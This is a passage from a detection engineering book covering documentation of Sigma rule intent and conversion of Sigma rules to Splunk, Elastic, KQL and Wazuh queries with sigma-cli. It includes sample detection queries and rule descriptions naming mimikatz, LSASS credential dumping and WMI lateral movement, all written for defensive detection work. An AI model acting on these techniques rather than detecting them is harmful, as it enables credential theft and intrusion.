indicator of persistence found". This ties improvements to cases. Therefore, if someone later asks "the reason why a given filter was added, the Git history, or a comment in the rule YAML will provide them the context.

- **Capturing Analyst Knowledge in Sigma Repository:** One interesting practice is to write a "detection report" (some call it 'Detection after Action') after an incident. This is a markdown document that describes how the attack was detected, what was missed, and how to improve. This can be added to a folder in your detection repo, like in Appendices, or so. Additionally, you can update the rule descriptions to mention the incident (if not sensitive). **Example**: *"This rule was the key in detecting the ACME Corp intrusion on 2025-04-01; it alerted on suspicious wmic usage which turned out to be adversary activity"*. While it is not mandatory, but it highlights the rules, and can serve as a case study for new team members.
- **Tools for Notes and Resources:** If your SOC uses a platform like Microsoft Sentinel, each analytic rule can have a wiki/notes section. Moreover, if you are using Splunk, you might rely on external documentation, but can store URL in the correlation search description. If using Jira or ServiceNow for tickets, you might put a short instruction in the ticket description with links. The key is to ensure analysts have one-click access to whatever reference will help them, whether it is an internal SharePoint, a Confluence page, an ELK dashboard, and so on.
- **Encouraging Note-Taking:** Culturally, you must emphasize that **every alert handled should leave an audit trail** of what was done and concluded. This not only helps future analysts, but also provides metrics for SOC performance (time to close, and so on), as well as evidence if an incident later needs retrospective analysis. If analysts see that their notes lead to rule improvements, they will be more motivated to provide detailed observations.
- **Integration with Threat Intelligence:** Sometimes, analyst notes will include newly observed IOCs (indicators of compromise) or TTPs. These should flow to the threat intel team who can verify and feed them into threat feeds or new Sigma rules (see *Chapter 16,*

Intelligence-Driven Detection Engineering). For example, an analyst finds an unusual PowerShell command in the logs, that was earlier missed by detections. They note it down; thereafter, a detection engineer sees and decides to add a new Sigma rule, or update an existing one to catch that pattern.

- **Linked Resource Examples:**
  - **MITRE ATT&CK Navigator Layers**: If an alert is tagged with ATT&CK technique, an analyst could use Navigator to see related techniques or known mitigations. If you have a custom Navigator layer for your organization's detections, you could reference that (for example, a link that shows if other techniques around that area are covered or not).
  - **Official Documentation**: If an alert is about Windows Event 4688 (process creation), linking to Microsoft's official event description can help an analyst recall all fields' meanings.
  - **Community Playbooks or Cheat Sheets**: For instance, SANS might have a cheat sheet on investigating specific attacks; linking those could give analysts step-by-step ideas beyond internal guidance.

Thus, in **Sigma's references**, you can mix internal and external links. However, internal links may not be accessible outside your environment, which is acceptable for internally maintained rules that reference intranet resources. At the same time, any rule intended for public sharing should not include sensitive or environment-specific information, and such references should be removed before publication.

Analyst notes and linked resources contribute to building a structured and continuously improving knowledge base. In this way, Sigma rules serve not only as detection logic, but also as a conduit for operational knowledge. They connect past insights (such as threat intelligence and historical incidents) with clearly defined response actions. By embedding this context directly into detection content, organizations reduce the need for analysts to rediscover the same patterns repeatedly. Instead, the SOC operates with a shared and evolving knowledge framework integrated into detection and response processes.

Communicating Detection Intent

One of the cardinal rules of detection engineering is that **everyone should understand what a detection is looking for and why**. If the intent behind a Sigma rule is murky, it can lead to misunderstandings, mis-triage, or even the rule being disabled by someone who does not realize its importance. Thus, we must strive to communicate detection intent clearly in our rule writing and documentation.

Detection intent thus covers:

- **The Threat or Behavior Being Detected:** For example, "*Privilege escalation via DLL injection.*"
- **The Rationale:** Why detect this? for example, "*Attackers often inject into LSASS to dump credentials (Technique XYZ). We want an early warning for that*."
- **The Approach or Logic Used:** For example, "*This rule triggers when any process other than a short whitelist, that tries to open LSASS with suspicious access rights*."
- **Expected Context around an Alert:** For example, "*If this alert fires, it likely means a tool like Mimikatz ran on that host*."
- **Limitations or Assumptions:** For example, "*This rule assumes Sysmon is logging event 10. If Sysmon not installed, rule will not fire. It also might be noisy on domain controllers due to backup software (filtered in falsepositives)*."

Thus, you can relay detection intent well by using:

1. **Rule Title and Description:** Use them effectively. As mentioned earlier, avoid vagueness like "Possible Threat Detected". Instead, a title should ideally mention the technique, or the object of detection. The Sigma spec even hints to avoid redundant phrasing like "Detects X", and just state X clearly. For example, a good title can be "Suspicious Remote Service Creation (Unauthorized sc.exe usage)". The description can then expand on it, as demonstrated here: *"Adversaries may create Windows services remotely to execute code (ATT&CK T1050). This rule detects the use of sc.exe to create a service on a remote machine, which is uncommon in normal admin*

operations." Therefore, we conveyed the intent (remote service creation = likely malicious lateral movement) and the context (ATT&CK, uncommon normally) in just two sentences.

2. **Comments in Sigma YAML:** Sigma allows comments (lines starting with `#`) within the rule YAML. Therefore, you can use these to clarify complex logic. For instance, if you have a regex or a long list of access mask values, you might comment `# 0x1410` etc = permissions indicating process memory read. Or, if you use a filter `filter_main_generic` that excludes Program Files processes, you must comment the reason in this way: `#` filter out processes running from Program Files (likely legitimate). Therefore, future maintainers of the rule will appreciate knowing why something was done. Comments also help code reviewers in your team understand that your intent was indeed to exclude the known good.
3. **Link to Background Information:** If the detection is based on a certain research paper or blog (maybe you read a FireEye report and then wrote a rule from it), include that in references. Thus, the person reading the rule will be able to follow the reference to get the full story, as it provides a clear intent. For example, *reference: "Cobalt Strike lateral movement using Scheduled Tasks"*—so that the rule's intent is immediately contextualized as "We are trying to catch that tactic from Cobalt Strike".
4. **Avoid Overly Generic Patterns, Unless They are Documented:** If you have to write a broad rule (maybe a hunting rule that is not tied to a specific technique), you must state what hypothesis or anomaly it is looking for. For example, a rule that alerts on any binary from the Temp folder executing it might catch a lot. Therefore, in the description, you must say, "This hunting rule surfaces any execution from a Temp directory. Malware often runs from Temp, but developers or updaters might too; use this to hunt, but not all hits are malicious". This communicates that the intent is to find suspicious runs, but it is not a firm detection—an analyst reading this will treat it as a lead, and not an immediate incident.
5. **Consistent Naming Conventions:** Within your rule set, using consistent naming helps communicate category and intent. If all your PowerShell-related rules start with "PowerShell - …", and all network

anomaly rules start with “Network - …”, an analyst scanning a list of rules or alerts will immediately get a sense of scope. It also helps new detection engineers to follow past patterns while adding rules.

6. **Education through Detection**: Think of Sigma rules as mini-lessons about threats. A clear rule description can educate analysts on a tactic. For example, *“This rule detects use of WMI to execute a process on a remote system. This is a technique for lateral movement (ATT&CK T1047). Legit administrators might use WMIC for querying info, but rarely to start processes on remote hosts, therefore, such usage is suspicious.”*. Therefore, an analyst not only knows what to do with the alert, but also learns why WMI process execution is dangerous.
7. **When Disabling or Modifying a Rule, Document the Reason behind It:** Sometimes rules are temporarily disabled, as they are maybe too noisy, or the thresholds changed. Therefore, you must communicate that in the Sigma rule (if disabled, perhaps in status: experimental, and note in description, “Disabled due to high FPs with current log configuration, revisit after next quarter’s upgrade.”). This avoids the “elementary knowledge” problem where someone remembers the reason for disabling a rule, but it is written nowhere. A new team member should be able to read, and also understand the state and intent of each rule without referring to oral history.
8. **Peer Review and Clarity Testing:** A good practice is to have someone else read your rule (especially the description and filters) to see if they understand the intent. If they ask “Why are we excluding this?”, or “What scenario is this for?”, it indicates that you might need to clarify it with a comment or note. Just like code reviews aim for code clarity, detection reviews aim for rule clarity. Some organizations even require that each rule must have a description that references at least one tactic/technique or scenario— this is a check to ensure that you have thought through the intent.
9. **Align with Detection Naming Standards (If Available):** Some companies adopt the CAR (Cyber Analytics Repository) style, which names analytics like “CAR-2013-05-002: Suspicious LSASS Access”. If you follow a standard like that, stick with it. The uniform style itself communicates the type or source. In CAR, for example, a narrative of the detection is included. Using such a format can ensure that you

cover the bases (like CAR entries often have sections: Attack Technique, Coverage, and so on—you can emulate that in your internal documentation for each Sigma rule).

Pitfalls of Unclear Intent

Unclear detection intent has the following pitfalls, which are:

- Analysts might disregard it thinking that it is minor, when it is actually catching a serious tactic, or vice versa.
- The rule might be excessively tuned, or even removed by someone who thinks that it is useless noise, when in fact it had value that was not very obvious.
- In incident response, you may miss a connection showing that two alerts were related as part of a single kill chain, because the tactic was not identified. For example, if you have an alert notifying, “Reg key change detected.”, and another that says, “Process launched from run key.”, they might seem separate. If they were named “Persistence via Registry” and “Execution of Registry-based Persistence”, it will be clear that they are likely tied together (first the registry key is created or modified, and later leveraged for execution).
- The knowledge transfer suffers, as new team members cannot pick up on what was being done. Therefore, the knowledge is not articulated and is only known to the engineer.

Keep It Simple, but Not Too Simplistic

You want the language to be accessible with no unnecessary jargon. Avoid ambiguous terms. For example, instead of saying “Bad program executed.”, say “Executable run from suspicious path.”, or “Untrusted binary executed.”, as it is more precise. Instead of “possible data theft”, maybe “multiple files archived possibly for exfiltration” describes exactly what triggered.

Another technique is to include the key *log indicators or thresholds* in the description, if they are not obvious. For example, you can say, “Triggers when >100 login failures from one source in 5 minutes.” to make the intent seem more transparent. If an analyst sees 101 fails, they will know why it had alerted.

Tailoring as per Audience

Remember the target audience of the book, as well as that of the stated rules. The audience includes several SOC analysts, engineers, and hunters, who are presumably familiar with security basics, but are not experts in every nuance. Therefore, our communication should assume that they are familiar with basic terms, but we should also not assume that they know about every Windows event. Thus, striking the balance is the key here.

In practice, after writing a rule, you may check if they can be easily comprehended by a fresh analyst. If not, you can consider refining the wording. If possible, have an analyst read it and ask you some questions.

Conclusion

This chapter showed how Sigma rules go beyond raw detection logic to become **operational tools** in the SOC. Thus, by enriching alerts with **context**, you can help analysts immediately understand what an alert means and what to do next. We also explored how **severity and tags** structure alert queues, how Sigma can integrate into **SOAR playbooks and ticketing**, and how **triage guidelines** can streamline responses according to the rule category. Further, we emphasized the importance of **analyst notes, linked resources, and feedback loops** to improve rules over time, and stressed that **detection intent must always be clear,** in order to ensure that the rules are not misused, ignored, or misinterpreted.

Next, we will shift our focus to **rule conversion**, while exploring how Sigma detections are translated into queries for different SIEM backends, the challenges that arise in mapping fields, and how to test converted queries effectively.

CHAPTER 11

Converting Sigma to SIEM Queries

Introduction

Sigma rules by themselves are platform-agnostic, and are written in a generic YAML format. Thus, to actually use these rules in a Security Information and Event Management (SIEM) system or EDR, they must be converted into the query language or rule format that the platform understands. This conversion is handled by Sigma tooling that translates Sigma's detection logic into SIEM-specific queries (for example, Splunk SPL, Elastic Lucene queries, Azure Sentinel KQL, and so on). The conceptual pipeline presented in this chapter illustrates how Sigma rule files are processed through the Sigma CLI (powered by the pySigma library and a chosen backend plug-in) to produce ready-to-use SIEM queries for a target platform. Therefore, in this chapter, we will explore the tools and techniques for converting Sigma to SIEM queries, and compare the legacy and modern conversion tools. Additionally, we will also discuss the various backend converters for popular platforms, go over command-line usage with examples, address common conversion issues, and outline how to test the converted queries in your SIEM to ensure that they are working as intended.

Structure

In this chapter, the following topics will be covered:

- Sigmac versus Sigma CLI
- Backend Converters for Major SIEMs
- CLI Syntax and Usage Examples
- Troubleshooting Conversion Errors
- Testing Converted Queries in Target SIEM Platforms

Sigmac versus Sigma CLI

In the early days of Sigma, the primary way to convert a Sigma rule into a SIEM query was to use a Python tool called **`sigmac`**. The sigmac utility, which is a part of the legacy Sigma repository, takes Sigma YAML rules and outputs queries for a specified target platform by applying field mappings defined in configuration files. However, as Sigma began to be widely adopted, its maintainers introduced a more powerful and flexible tool called **`sigma-cli`**. In 2023, the Sigma ecosystem began shifting from the old **`sigmac`** tool to the new Sigma CLI, which was powered by the **`pySigma`** library. Therefore, Sigma's tooling shifted from the legacy **`sigmac`** script to the **`pySigma`**-based sigma-cli, with **`sigmac`** being considered a past relic, as it is no longer the recommended path for new work.

Sigmac (Legacy Converter)

Sigmac is a standalone Python script (**`sigmac`**) that was included in the Sigma GitHub repository's tools. It requires you to specify a target (using **`-t`** for the SIEM backend type, such as Splunk, Elastic, and so on), and often a configuration file (**`-c`**), which maps Sigma's generic field names to your environment's specific log fields. For example, to convert a Sigma rule to an Elastic query using **`sigmac`**, one might run a command such as:

```
# Using sigmac to convert a Sigma rule to Elastic Query String
syntax (legacy example)
python sigmac -t es-qs -c tools/config/winlogbeat.yml \
   --backend-option keyword_field=".keyword" \
   ../rules/windows/sysmon/sysmon_accessing_winapi_in_powershel
   l.yml
```

This command tells **`sigmac`** to use the Elastic Query String backend (**`-t es-qs`**), apply the Winlogbeat field mappings configuration, and set an option to use .keyword fields for exact matching. The output would be a Lucene query string suitable for Elasticsearch. Therefore, for this illustration, **`sigmac`** is effective, but each SIEM backend and log source often needs its own mapping file. Moreover, it is also cumbersome to extend with new backends.

Sigma CLI (Modern Converter)

The Sigma CLI (sigma) is a new, pip-installable tool built on the **pySigma** library. It is designed to replace **sigmac** with a more extensible and user-friendly interface. Moreover, Sigma CLI uses a plug-in architecture; you can install *backend* packages for the SIEMs you care about, and then use the sigma command to convert rules. The usage is slightly different from **sigmac**—you specify subcommands like sigma convert, along with **--target** (or **-t**) for the backend, and **--pipeline** (or **-p**) for any processing pipeline (field mappings) that is required. For example, once **sigma-cli** is installed via pip (for example, **pip3 install sigma-cli**), and the required backend is installed as a Python package (pySigma backend), you can run this command:

```
# Using sigma-cli to convert Sigma rules to a Splunk query
(modern example)
sigma convert -t splunk -p windows-sysmon
./rules/windows/process_creation
```

The command would convert all Sigma rules in the **process_creation** folder to Splunk's search query language using the **sysmon** pipeline to map fields for Windows Sysmon logs. The Sigma CLI is more flexible, as it lets you list available backends (sigma list targets), install new backends, and chain multiple pipelines. Under the hood, **sigma-cli** leverages pySigma's APIs to parse the Sigma rule, and apply transformations and output formatting for the target platform. Thus, unlike **sigmac**, which was a single script, sigma-cli and pySigma provide a structured framework where new backends can be added as Python packages (the community has already contributed backends for many platforms). In summary, **sigmac** is the legacy converter, which is now deprecated and frozen, while **sigma-cli** is the current, actively maintained converter that should be used for all new detection engineering work. The table provided here highlights the key differences between them:

Aspect	Sigmac (Legacy)	Sigma CLI (pySigma)
Release and Support	It is a legacy toolchain; was considered deprecated/legacy, and is hence not recommended for new work. There has been no active feature development.	It was introduced in 2023 as a replacement for **sigmac**. It is actively maintained with updates.

Implementation	It is composed of a single Python script, with custom parsing of YAML and conversion logic per backend.	It is built on **`pySigma`** library, which is a modular framework. It uses plug-ins for backends and pipelines.
Usage Syntax	`sigmac -t <target> -c <config> [options] <rule>` (single command script).	`sigma convert -t <target> -p <pipeline> [options] <rule>` (more subcommands and options)
Backend Extensibility	Backends are coded in the Sigma repo; adding new ones required modifying the tool's code (as legacy repo no longer accepts new backends).	Backends are separate Python packages (pySigma backends), and can be added without modifying the core CLI.
Field Mapping	It used external **`config`** YAMLs (for example, Winlogbeat, Sysmon) to map fields. Therefore, the configuration must be specified or you will get a generic output.	It uses **processing pipelines** to map or transform fields. Many standard pipelines (for example, Sysmon, Windows events, and so on) are available, and custom ones can be created. Pipelines can be specified explicitly (recommended). Hence, automatic pipeline selection is toolchain-dependent, and should not be assumed.
Output Formats	It outputs raw query strings (or special formats like JSON for some targets), depending on the target.	It supports multiple output formats per backend (for example, plain query, or a packaged rule file). You can specify the format with `-f` (for example, `-f savedsearches` for Splunk saved search format).
Example	*Sigmac:* `sigmac -t splunk -c config\winlogbeat.yml rule.yaml` -> Produces Splunk SPL query.	*Sigma CLI:* `sigma convert -t splunk -p winlogbeat ./rule.yaml` -> Produces Splunk SPL query (similar result, but derived via plug-in and pipeline).

Table 11.1: *Comparing Sigmac and Sigma CLI*

In practice, sigma-cli achieves the same goal as **`sigmac`** (converting Sigma to SIEM queries) but in a more robust way. **`Sigma-cli`** is the recommended tool moving forward, and many new capabilities (like correlation rules and more advanced pipelines) are built around it. If you have existing workflows with **`sigmac`**, it is advisable to plan a migration to the new CLI to benefit from the ongoing improvements.

Backend Converters for Major SIEMs

Every SIEM or log management platform speaks a different "language" when it comes to querying data, or defining detection rules. Therefore, Sigma uses **backend converters** (also called *backends*) to translate a Sigma rule into these various query languages. The Sigma project and community maintain a number of backend plug-ins, each targeting a specific platform or query format. Let us look at some of the most common backends and what they produce:

Elastic/Lucene

The Elastic Stack (Elasticsearch/Kibana) typically uses a Lucene-based query syntax or the Kibana Query Language for searching logs. Thus, Sigma's Elastic backends convert Sigma rules into queries that Elastic can execute. For example, Sigma can produce an Elasticsearch Query String query (Lucene syntax) by default. A simple Sigma rule with a process name condition might convert into a Lucene query like: `process_name: "mimikatz.exe"`, and appear as a query string that you could run in Kibana's search bar, or use in Elastic's detection engine. Additionally, there are output formats to produce saved objects for Kibana. For instance, Sigma's tools can output NDJSON files that contain Elastic **detections** or saved searches, which you can import directly into Kibana or Elastic Security. In Sigma's old tool, one would use `-t es-qs` for `Elasticsearch Querystring`, or `-t kibana-ndjson` for a Kibana import file. In the new Sigma CLI, you would install and use the `elasticsearch` backend plug-in to get similar results. However, Elastic's case is slightly complex, a Elasticsearch can support different query DSLs; Sigma backends commonly output Lucene Query String or KQL-like queries, depending on the backend/plug-in. Hence, Elasticsearch Query DSL is a separate representation, and is not always the default output. The converted queries often include index or source filtering, if they are provided by the Sigma rule's `logsource`. For example, a Sigma rule for Windows events might convert to an Elastic query that filters on index `winlogbeat-*` and an `EventID` condition. Elastic conversion also heavily relies on field mappings —if your environment uses certain field names (for example, `EventID` vs `event.code`), you need to use the right Sigma pipeline (or config) to make the output query match your fields.

Azure Sentinel (KQL)

Microsoft Azure Sentinel and Microsoft 365 Defender use the **Kusto Query Language (KQL)** for their detection content. Sigma supports converting rules into KQL queries that can be used in Sentinel analytics rules or Defender Advanced Hunting. The Sigma backend for this is often referred to as the Kusto backend (in Sigma CLI, the target might be `-t kusto`). Under `pySigma`, a dedicated KQL backend exists supporting multiple Microsoft products (Sentinel, Defender, Azure Monitor). This backend comes with specific pipelines like `microsoft_xdr` or `sentinelasim` to map fields to Microsoft's schemas. Microsoft KQL exists across multiple products; Sentinel typically queries Log Analytics tables (for example, `SecurityEvent`), while Defender Advanced Hunting uses XDR tables (for example, `DeviceProcessEvents`). Therefore, the pipelines must match the target product. To use this, you would have to install the Kusto backend plug-in (for instance, `pysigma-backend-kusto`) and then run something like sigma convert `-t kusto -p microsoft_xdr <rule>`. The output will be a KQL query string. The key point here is that KQL is quite expressive and Sigma rules translate well into it, as KQL supports operators like contains, has, wildcards, and so on. Therefore, one must ensure that the pipeline chosen matches the data source (for example, a pipeline for Windows events vs. one for Azure AD logs, and so on, as the table or field names differ). Hence, the KQL backend is actively maintained by contributors (for example, AttackIQ's plug-in), which reflects the importance of Azure in modern SOCs.

Splunk (SPL)

Splunk's Search Processing Language (SPL) is another very common target for Sigma rules. The Sigma Splunk backend will output a Splunk search query that you can use in a Splunk search head, or as a correlation search in Enterprise Security. Typically, Splunk queries might include source/type qualifiers and field-value conditions. For example, a Sigma rule for detecting a particular process might produce something like: `index=windows EventCode=4688 Image="C:\\Windows\\Temp\\bad.exe"`. Here, the Sigma backend for Splunk tries to account for differences in data sources. There are more options to output Splunk `tstats` queries (for those that leverage data models). The Sigma documentation indicates that the

Splunk backend is “stable”, and supports conversion into both plain SPL queries and Splunk’s data model queries. In practice, you might use the Splunk backend with a Windows pipeline (to map generic fields to Splunk’s field names). For example, using **`Sigma CLI: sigma convert -t splunk -p splunk_windows ./rules/windows/security`** would use a pipeline for Windows event logs on Splunk and produce queries with correct field names. As a concrete example, an official Sigma rule "**`Windows Defender Threat Detection Disabled`**" (which looks for certain **`EventCodes`** in the Windows Defender log) was converted with the Splunk backend, which yielded this query: **`source="WinEventLog:Microsoft-Windows-Windows Defender/Operational"`** EventCode IN (5001, 5010, 5012, 5101). This query could be directly used in Splunk to find those events. You can also have the Sigma CLI output a Splunk saved search configuration (with metadata like name, description, and the SPL query) by using the --format savedsearches option. Splunk conversions require careful handling of fields like EventCode vs EventID, and so on, which again is solved by the appropriate pipeline or config.

Wazuh

Wazuh is an open-source security platform (often considered a SIEM/XDR), which uses an Elastic stack for storing logs, as well as its own **OSSEC-style rule engine** for detections. Unlike Elastic, Splunk, or Sentinel, Wazuh does not natively accept Sigma queries or have a direct query language for analysts (it relies on predefined rules and decoders). As of now, Wazuh’s detection engine uses its own rule syntax, but Wazuh data is typically searchable in its underlying OpenSearch/Elasticsearch layer where Sigma-style queries can be applied via the search backend. For instance, Sigma rules can easily have multiple OR conditions across different fields (for example, **`Image = foo OR CommandLine`** contains bar in one rule), but Wazuh rules only support the OR logic within the same field, and **only the AND logic** between different fields. This means that if a Sigma rule checks for a combination of conditions with OR, you might have to split it into multiple Wazuh rules to cover those conditions. There have been community efforts to bridge this gap—for example, tools like **`sigWah`** or **`sigma_to_wazuh`** exist on GitHub to attempt automatic conversion of Sigma rules to Wazuh rule syntax, but they often require manual tweaking, and also come with caveats (due to the logical limitations

noted above). Another approach is to leverage Wazuh's Elastic stack; some teams use Sigma rules by running them as Elastic queries on Wazuh's index (for example, using `ElastAlert` or a tool like Praeco to schedule searches). This effectively bypasses the Wazuh rules engine and uses Sigma directly on the data. Additionally, there are creative integrations like using **Chainsaw** (a Sigma-compatible log hunting tool) on endpoints, and then feeding its results into Wazuh as alerts. In summary, **Wazuh** can benefit from Sigma, but there no official Sigma backend that outputs native Wazuh rules seamlessly. If Wazuh is your platform, you may either convert Sigma rules into Wazuh rule syntax with third-party scripts (with the understanding that one Sigma rule might become several Wazuh rules), or use Sigma queries in conjunction with Wazuh's Elastic (OpenSearch) component for detection. This is where a detection engineer may need to do additional testing and tweaking. Given Wazuh's popularity, it would not be surprising to see better Sigma integration in the future, but at the time of writing this book, it remains a special case.

Other Backends

Beyond the ones mentioned in this section, Sigma supports many other platforms via backends; for example, QRadar (AQL queries), Arcsight, CrowdStrike Falcon (LogScale queries), Sumo Logic, InsightIDR, Grafana Loki, and Datadog. Each backend has its own plug-in. You can list all supported backends by running sigma list targets with the Sigma CLI. The output will show a table of backend identifiers, their status (stable/experimental), and a description of what they do (for example a brief note on which query language they produce). As detection engineers, you should familiarize yourself with the backends relevant to your environment. The principle is always the same—a Sigma rule is parsed, and is then reconstituted in the target syntax, with the backend taking care of things like quoting, wildcard syntax differences, function names, and so on. If a platform is not directly supported, you might consider contributing a backend (the Sigma project encourages community contributions for new SIEM backends). However, as of now, most major log platforms have a solution in the Sigma ecosystem.

CLI Syntax and Usage Examples

Having discussed the tools and backends conceptually, let us dive into how to actually use the Sigma command-line interface to perform conversions. We will focus on the new Sigma CLI (sigma), since it is the current standard. The CLI has a variety of subcommands (for converting rules, listing backends, installing plug-ins, and so on), but the most important one for our purposes is the sigma convert command.

Basic Syntax: The general form of the convert command is:

```
sigma convert -t <target_backend> -p <pipeline> [options]
<path_to_rule_or_folder>
```

Where:

- **`-t`**, **`--target`** specifies the backend target (the SIEM query language you want). For example, **`-t`** splunk for Splunk SPL, **`-t`** elasticsearch (or a specific Elastic flavor), **`-t`** kusto for Azure KQL, and so on.
- **`-p`**, **`--pipeline`** specifies the processing pipeline(s) to apply. Pipelines handle field and value transformations that are required for certain log sources or environments. For example, if your Sigma rule is meant for Windows Sysmon logs, you might use **`-p sysmon`** to apply the Sysmon field mappings. Additionally, many **`-p`** options can be chained, as the CLI allows you to stack pipelines.
- **`[options]`** can include various things. Common options are **`-c`** or **`--config`** in the old sigmac (***note***: in **`sigma-cli`**, pipeline files can also be passed similarly if you have a custom pipeline YAML), **`-O`**, or **`--backend-option`** to pass specific tweaks to the backend conversion logic (for instance, old sigmac had options like **`keyword_field`** for Elastic, but in **`sigma-cli`** such fine-tuning is usually handled by pipelines or built-in backend behavior). Additionally, you can specify **`-o <output_file>`** to write the result to a file, or **`-f <format>`** to choose a specific output format as mentioned earlier.
- **`<path_to_rule_or_folder>`** is either a single Sigma rule file (ending in **`.yml`** or **`.yaml`** typically), or a directory containing multiple rule files. Thus, Sigma CLI can recursively traverse directories and convert all rules inside.

For example, suppose we want to convert a directory of Sigma rules into Splunk queries, and our logs are Windows events via Sysmon. We might

execute this command:

```
sigma convert --target splunk --pipeline sysmon
./sigma/rules/windows
```

This will output a series of Splunk search queries (one per rule) to standard output. Each query corresponds to a Sigma rule from the folder. If you want to save them to a file, you could add -o output.txt. If instead you wanted them in Splunk saved search format (with stanza headers and metadata), you would add -f savedsearches.

Listing and Installing Backends: Before converting, ensure that the backend is installed. If sigma convert reports an unknown target, install the required pySigma backend package (via pip), and verify that the target appears in sigma list targets. In practice, treat backends as dependencies of your toolchain; keep them versioned and updated alongside sigma-cli to avoid conversion regressions.

Examples of Usage:

1. **Convert a Single Rule to Elastic:** Let us say that we have a Sigma rule that detects multiple failed logon attempts (Windows EventID 4625). We want to get an Elastic query for it. If our Elastic uses Winlogbeat field names, we might use the Winlogbeat pipeline. The command therefore would be:

   ```
   sigma convert -t elasticsearch -p winlogbeat
   ./rules/windows/logon_failures.yml
   ```

   Output (Simplified Example):

   ```
   event.code:4625 AND log.level:Error AND
   user.name:*  (etc…)
   ```

   This might produce a Lucene query string filtering on the event code 4625. However, the actual output depends on the rule logic and the pipeline's mapping of fields.

2. **Convert a Rule to Azure Sentinel KQL**: Suppose we have a Sigma rule for Azure Active Directory logs, and we want a Sentinel query. We will ensure that the Azure Sentinel (KQL) backend is installed (which is often identified as kusto). Thus, we might run the following:

   ```
   sigma convert -t kusto -p sentinelasim
   ./rules/cloud/azure/azure_bruteforce.yml
   ```

This command uses a pipeline tailored to Azure Sentinel's Advanced Security Information Model (ASIM). The output would be a KQL query like:

```
SecurityAlert | where AlertName == "AzureAD Brute Force
Detected" | …
```

Please note that this is just an illustrative snippet. It conveys the idea that Sigma will output a query, which you can paste into Sentinel's query window, or use in a scheduled analytics rule.

3. **Convert Multiple Rules to Splunk with Custom Pipeline**: Imagine that you created some custom Linux sigma rules and in your environment, the logs are ingested in Splunk with slightly different field names. You can write a custom pipeline YAML (as shown in Sigma documentation) to map Sigma's fields to your field names. Then, you will run:

   ```
   sigma convert -t splunk -p
   ./pipelines/my_linux_pipeline.yml ./my_rules/linux/
   ```

   This command tells Sigma to use your custom pipeline file. The output will be Splunk queries that use the field naming defined in my_linux_pipeline.yml. For example, if Sigma rule had process.name, and your pipeline maps that to procname, the resulting SPL will use procname=<value> in the search.

4. **Output to a File or a Different Format**: You might want to store the converted queries directly as a file that is importable to your SIEM. For Splunk, as mentioned, **`-f`** savedsearches can create a Splunk **`savedsearches.conf`** file snippet. For Elastic, there was historically a **`-t kibana-ndjson in sigmac;`** in **`sigma-cli`** you might use a combination like **`-t elasticsearch -f kibana`** or a specialized plug-in, if available. If you wanted to convert to, say, an Elastic Watcher or Alerting rule format, you would see if a format exists. Alternatively, you would use the default query, and then wrap it manually.

Using Sigmac (Legacy) Examples: While **`sigma-cli`** is preferred, using sigmac for completeness would look like:

```
# Sigmac example to convert to Splunk
python3 sigmac -t splunk -c tools/config/splunk-winlogbeat.yml
rules/windows/registry_change.yml
```

This would require you to have the Sigma repo cloned, as sigmac was inside it. It applies a config mapping for Splunk + Winlogbeat fields, and produces a Splunk query. One of the reasons sigmac needed explicit config (`-c`) is that without it, sigmac would not know how to map generic field names like Image or `TargetObject` to the equivalent in Splunk's data—the config file has specified them (for example, `mapping Image -> process_path`, or something similar). Therefore, the new Sigma CLI's pipeline approach is a cleaner way to accomplish the same; you specify a pipeline corresponding to your log source, which is conceptually similar to choosing the right config.

Verifying the Conversion: After running a conversion command, you should review the output query. You must ensure that it reflects the intent of the Sigma rule. For instance, check that all conditions from the Sigma detection section are appearing somewhere in the query. You must also check that the field names are correct for your environment. If something looks off (like a field name that is not what your SIEM uses), you may need to use a different pipeline, or adjust your Sigma rule's logsource to be more specific, so that Sigma picks the correct pipeline automatically. The Sigma CLI tries to pick some pipelines based on the rule's logsource if you do not explicitly give it one, but it is best practice to specify it for clarity. Thus, you can always use sigma list pipelines to see the available named pipelines.

In summary, using the Sigma CLI involves installing the CLI, installing the required backend(s), and then running sigma convert with an appropriate target and pipeline. The process is straightforward once set up, and the tool handles most of the heavy lifting of converting syntax. The next sections will cover what to do if things do not go smoothly—that is troubleshooting errors—and how to test these converted queries in your SIEM.

Troubleshooting Conversion Errors

When converting Sigma rules to SIEM queries, you may encounter errors or outputs. These issues can stem from a variety of factors such as syntax problems in your Sigma rule, missing field mappings, or the limitations of the target query language. Therefore, this section outlines common conversion pitfalls, and explains how to troubleshoot them.

Sigma Rule Syntax and Validation Errors

If your Sigma rule YAML is not formatted correctly, or it violates the Sigma specification, the converter might throw an error or fail to produce output. For example, forgetting a colon, using tabs instead of spaces, or not following the schema for detection can cause parse errors. The Sigma CLI has a built-in validation of the rule structure as it tries to convert a rule. If you see errors like “Unknown field in detection”, or “Mapping error at line X”, double-check your rule against the Sigma schema. Ensure that you have the required fields like title, logsource, detection, and that your condition references defined search identifiers. Using the official Sigma schema or a linter (some IDEs or the sigma-cli might have a sigma validate command, or similar) can catch these issues early on. Therefore, you must fix these basic errors first, as a valid Sigma rule is the prerequisite for a successful conversion.

Unknown or Unmapped Fields in Output

A very common scenario is when the converted query has placeholders or does not match your environment’s field names. For instance, you convert a Sigma rule for Windows processes to Splunk, and the output query contains something like `Image=*mimikatz.exe`. However, the field is actually `process_path` or `ProcessImage` in your Splunk data. This means that the conversion did not know about your field naming. To troubleshoot:

a. **Use the Correct Pipeline:** Make sure that you have used a pipeline matching your data source. Sigma provides pipelines for common log sources (Sysmon, Windows Security Events, Zeek, and so on). If the wrong pipeline (or none) is used, Sigma might output generic field names. For example, the Sigma docs note that for Elastic and Splunk, you often need to explicitly choose a pipeline, as these platforms have varied schemas. If you find a field mismatch, try a different pipeline. Alternatively, you can confirm if your rule’s logsource is set accurately, so that an automatic pipeline selection kicks in.

b. **Customize Field Mappings:** In cases where your environment is unique, you might need to write a small custom pipeline or config mapping. Sigma CLI allows a YAML pipeline to do things like rename fields, add prefixes, and so on. For example, if all your

Windows event fields have a win. prefix (say **`win.EventID`**, instead of **`EventID`**), you can create a pipeline that adds win. to field names. If the conversion output is consistently off by a fixed pattern, a pipeline transformation can fix it.

c. **Backend Options:** The legacy sigmac tool had backend options for certain tweaks – for example, in Elastic, specifying **`keyword_field=".keyword"`** to ensure string fields use keyword subfields for exact match. In **`sigma-cli`**, such things might be handled by pipeline defaults, but if not, you can pass **`-O key=value`** options to the backend. Check backend documentation; for example, some backends might have options for case sensitivity, time range defaults, and so on. If you get an error like "**`unsupported backend option`**", then the option name is wrong, or is not needed for that backend in **`sigma-cli`**.

Conversion Tool Errors (Such as Missing Plug-ins)

